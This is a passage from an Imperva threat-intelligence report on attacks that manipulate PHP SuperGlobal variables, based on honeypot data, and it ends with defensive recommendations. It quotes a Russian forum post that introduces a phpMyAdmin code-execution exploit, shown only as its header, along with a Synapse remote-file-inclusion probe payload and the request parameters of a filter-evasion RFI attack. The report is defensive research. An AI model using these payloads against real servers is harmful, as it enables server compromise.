By further analyzing data from the honeypots, we found this attack to be active for a period of at least five months. Such requests were sent by more than 15 different IP addresses from the USA, China, Italy, Taiwan, and Sweden to six web applications from different industries, retail, banking, and online marketing. Interestingly, some of the attacking IP addresses targeted two to three applications simultaneously. The requests were probably generated by the same tool, as they contained distinct characteristics such as an identical, rarely user-agent string.

Figure 11 illustrates one instance of a SuperGlobal variable manipulation attack over time. The source of the attack was an Italian host server with no malicious reputation, targeting two different applications. Further investigation revealed it to be a server belonging to an Italian bank, which was probably compromised. Note that this pattern persisted for five whole months and the burst-like nature of the attacks. Additional attacks were later observed at the end of July, from the same server to both attack targets.





Figure 11 - SuperGlobal Attacks

Based on the captured malicious traffic, we were able to trace its origin and find the specific exploit code used to generate it in a hackers' forum on the web. Figure 12 depicts the PHP code for the attack.


SEO HACK XPLOITS Snipper.Ru
Новый снип / Новый вопрос / Рейтинг пользователей / Конкурс на 5знаки / Войти
поиск
ИСКАТЬ!
расширенный поиск
Развернуть

PHPMYADMIN < 3.3.10.2 & < 3.4.3.1 SESSION SERIALIZER ARBITRARY PHP CODE EXECUTION EXPLOIT

URL: http://www.phpmyadmin.net

Почитав вот эту вот тему на РДоте, я решил добить последнюю багу **phpMyAdmin** таким образом, чтобы избавить процесс ее эксплуатации от рудиментов вроде:

1. Необходимости авторизации для исполнения кода
2. Необходимости наличия отключенной директивы **magic_quotes_gpc**
3. Необходимости наличия директории **./config**

И это у меня получилось!
UPD: почти: magic_quotes_gpc все-таки off + PHP <= 5.2.13 & PHP <= 5.3.2

Для начала немного теории.
- Курим старый эксплойт с исполнением кода в **unserialize**
- Курим *PHP Session Serializer Session Data Injection Vulnerability* от Стефана Эссера
- Понимаем, что в последних багах у нас есть полный доступ к сессиям
- ~~Вспоминаем, что функция *parse_str* проводит свои параметры через *urldecode*~~
- Смотрим на модификацию моего эксплойта от asddas, где отпала необходимость использования **ftp**

На выходе получаем замечательный эксплойт с выполнением произвольного PHP кода для последних версий **phpMyAdmin**.

Замечания и пожелания приветствуются.

```
<?php
/*
phpMyAdmin < 3.3.10.2 & < 3.4.3.1 Session Serializer arbitrary PHP code execution exploit
by M4g, ICQ 884888, http://snipper.ru, (c) 2011
---
PHP depending and settings on the target PMA installation: magic_quotes_gpc = off, PHP <= 5.2.13 & PHP <= 5.3.2
---
```

Figure 12 – PhpMyAdmin Exploit Source Code

We were able to test the code in our labs, validate that it is responsible for generating the attack traffic we witnessed, and see how it effectively compromises vulnerable servers.

5.3 Remote File Inclusion


Remote and Local File Inclusion (RFI/LFI) weaknesses are probably the two most targeted vulnerabilities in PHP applications. Abusing an unprotected *include* directive in PHP code, attackers are able to execute arbitrary code on the server. We had explored these attacks in depth in the past[9].

Our data shows that attackers actively try to abuse the SuperGlobal variable _***SERVER*** and set its inner *DOCUMENT_ROOT* property, in order to inject some arbitrary value into include targets.

One such example we had witnessed is the Synapse tool. The Synapse tool is identified by its distinctive *User-agent* value. We had seen attack attempts of this tool from more than 50 different IP addresses, mostly from the Eastern European countries. The tool has a variety of attack capabilities, including testing for some SQL injection vulnerabilities, however, we will focus on its RFI related vulnerabilities.

The scanner tries to manipulate the value of the SuperGlobal variable _***SERVER[DOCUMENT_ROOT]***. It is doing so using the special PHP stream notation, rather than injecting an explicit value. The following pattern is included by the tool as part of the injection request: **data://text/plain;base64,U0hFTExfTU9KTk9fUFJPQk9WQVRK**. Decoding the base64 value reveals the text of "SHELL_MOJNO_PROBOVATJ" in Russian, which translates to "Shell- is it possible to test". As the text suggests, this is a validation test for the existence of RFI vulnerability. If the application is indeed vulnerable, the injected text would be displayed in the response, and the attacker will be able to abuse this vulnerability with an actual shell code.

We found some more evidence for the use of the attack and the specific tool in-the-wild, in security forums, as depicted in Figure 13 below:


06-07-2013, 11:32 AM

[redacted]
Publisher

SERVER[DOCUMENT_ROOT] hackerbot trolling on IP 213.47.90.9

Code:

```
11:30 AM Guest
/?_SERVER[DOCUMENT_ROOT]=data://text/plain;base64,U0hFTExfTU9KTk9fUFJPQk9WQVRK?

213.47.90.9
Mozilla/4.0 (compatible; Synapse)
```

Figure 13: Synapse Tool in Forum Messages

5.4 Security Filter Evasion

Another type of abuse we have observed in-the-wild, is the manipulation of _***REQUEST*** SuperGlobal variable. This manipulation by itself does not open expose any functional flaws in the application, as it is technically equivalent to setting the same parameters through the query string. However, using the _***REQUEST*** variable instead of the normal parameter notation might be useful to bypass security filters, as it changes the parameters' names, and can thus evade existing signatures deployed by security devices such as an Intrusion Detection System (IDS).

For example, in the following case, we detected a malicious HTTP request attempting to abuse CVE-2008-6347[10] for a Remote File Inclusion (RFI) attack, with the following parameters:

› *_REQUEST[Itemid]=1*
› *_REQUEST[option]=com_content*
› *mosConfig_absolute_path=<some RFI URL>*

We suspect the attacker used this indirect form of specifying the values for "item id" and "option" parameters to bypass some security filter which expects the parameters value to be set directly.

[9] http://www.imperva.com/docs/HII_Remote_and_Local_File_Inclusion_Vulnerabilities.pdf
[10] http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2008-6347

6. Conclusions and Recommendations

The attacks described in this report epitomize some of the most important characteristics of web application security and web application attacks today. They demonstrate a third-party vulnerability that is either context dependent – code execution, or context independent – an evasion technique. This is a strong reminder to application owners that they do not actually "own" their application (see our previous HII report – "Lessons Learned from the Yahoo Hack"). The age of the vulnerabilities that we saw being used in-the-wild suggest that many application owners do not promptly apply patches to their third-party components. Second, we see how attackers are able to combine a multitude of vulnerabilities in a specific context to create a complex and elaborate attack scenario that is far more dangerous than its individual components. Lastly, attackers are able to capture this complex attack scenario in a single script that can be used by a botnet operator without exceptional skills. The script can be automatically distributed to compromised servers and executed autonomously to gain control or further servers.

Analyzing the vulnerabilities and the attacks in-the-wild yields the following recommendations:

› **The importance of a positive security model** – The essence of the external variable manipulation weakness is that the attacker has the ability to send out external parameters with the same name of internal variables, and thus override the value of the latter. Since these external parameters are not part of the standard interface of the targeted application, the injection of them can be detected and blocked by a positive security mechanism that specifies the allowed parameter names for each resource.

› **Layered application layer mechanisms** – We have seen that attackers are capable of mounting complex attacks and packaging them into simple to use tools. This is a very impressive demonstration of strength, yet it has its pitfalls. If an application security solution can detect and mitigate a single stage of the attack, it can render the attack completely useless. Therefore, having an application layer mechanism that combines multiple mechanisms looking for different types of violations, such as a positive security model and a negative security model, generic directory traversal protection, and specific CVE detection, is crucial for effective mitigations of such complex attacks.

› **Third-party code perils** – One of the attacks documented in this report involves an attack on a vulnerable version of the very popular PhpMyAdmin (PMA) utility, used to manage MYSQL DB in PHP environment. This utility is often bundled with other applications using the popular MySQL Database. Having this vulnerable utility present on the server, even if it is not being used by the administrator, exposes the server to code execution attacks, and as a consequence, to full server takeover. Since administrators are not necessarily aware of all the bundled software, an "opt out" security model is needed. One way to achieve such an "opt out" security model is by deploying a Web Application Firewall (WAF) with constant updates of security content.

› **SuperGlobal parameters in requests should be blocked** – Since there is no reason for these parameters to be present in requests, they should be banned.

Per our recommendation to block requests containing SuperGlobal parameters, our customers received a content update to their Web Application Firewall on January 15th this year.

Hacker Intelligence Initiative Overview

The Imperva Hacker Intelligence Initiative goes inside the cyber-underground and provides analysis of the trending hacking techniques and interesting attack campaigns from the past month. A part of Imperva's Application Defense Center research arm, the Hacker Intelligence Initiative (HII), is focused on tracking the latest trends in attacks, Web application security and cyber-crime business models with the goal of improving security controls and risk management processes.

Imperva
3400 Bridge Parkway, Suite 200
Redwood City, CA 94065

Tel: +1-650-345-9000
Fax: +1-650-345-9004
www.imperva.com